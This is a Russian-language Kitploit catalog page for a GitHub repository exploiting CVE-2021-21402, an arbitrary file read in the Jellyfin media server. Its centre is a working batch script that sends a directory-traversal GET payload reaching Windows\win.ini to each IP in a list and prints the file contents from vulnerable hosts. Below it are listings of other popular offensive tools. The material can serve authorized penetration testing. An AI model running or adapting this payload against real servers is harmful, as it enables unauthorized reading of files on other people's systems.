
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/givemefivw/cve-2021-21402
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubgivemefivw/cve-2021-21402

CVE-2021-21402

Пакетный эксплойт-скрипт для CVE-2021-21402 (произвольное чтение файлов в Jellyfin), который проверяет уязвимость обхода пути через GET-запросы к win.ini.

Репозиторий
255 лет назадЕщё не проверено
Поделиться

CVE-2021-21402


CVE-2021-21402 Jellyfin произвольное чтение файлов, скрипт Wker, пакетный режим.

Логика очень проста: через GET проверяется наличие win.ini:

#define payload = /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/
#define info = CVE-2021-21402 Jellyfin任意文件读取

function main(args){
	dirs = StrSplit(ReadFile("script\CVE漏洞\CVE-2021\CVE-2021-21402 Jellyfin任意文件读取\ip.txt"),StrRN());
	num = GetArrayNum(dirs);
	i = 0;
	while(i<num){
		try{
			res = HttpGet(dirs[ToInt(i)].payload,"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
			if(StrFindStr(res[1],"200",0) != "-1"){
				printclolor(dirs[ToInt(i)]." [+]存在".info.",正在读取win.ini文件",3);
				print(res[0]);
			}else{
				printclolor(dirs[ToInt(i)]." [-]不存在".info,2);
			
			}
		
		}catch{
			printclolor(dirs[ToInt(i)]." [-]目标异常!",5);
		}
		i = ToInt(i+1);
	}

}
Скриншот

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    280

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






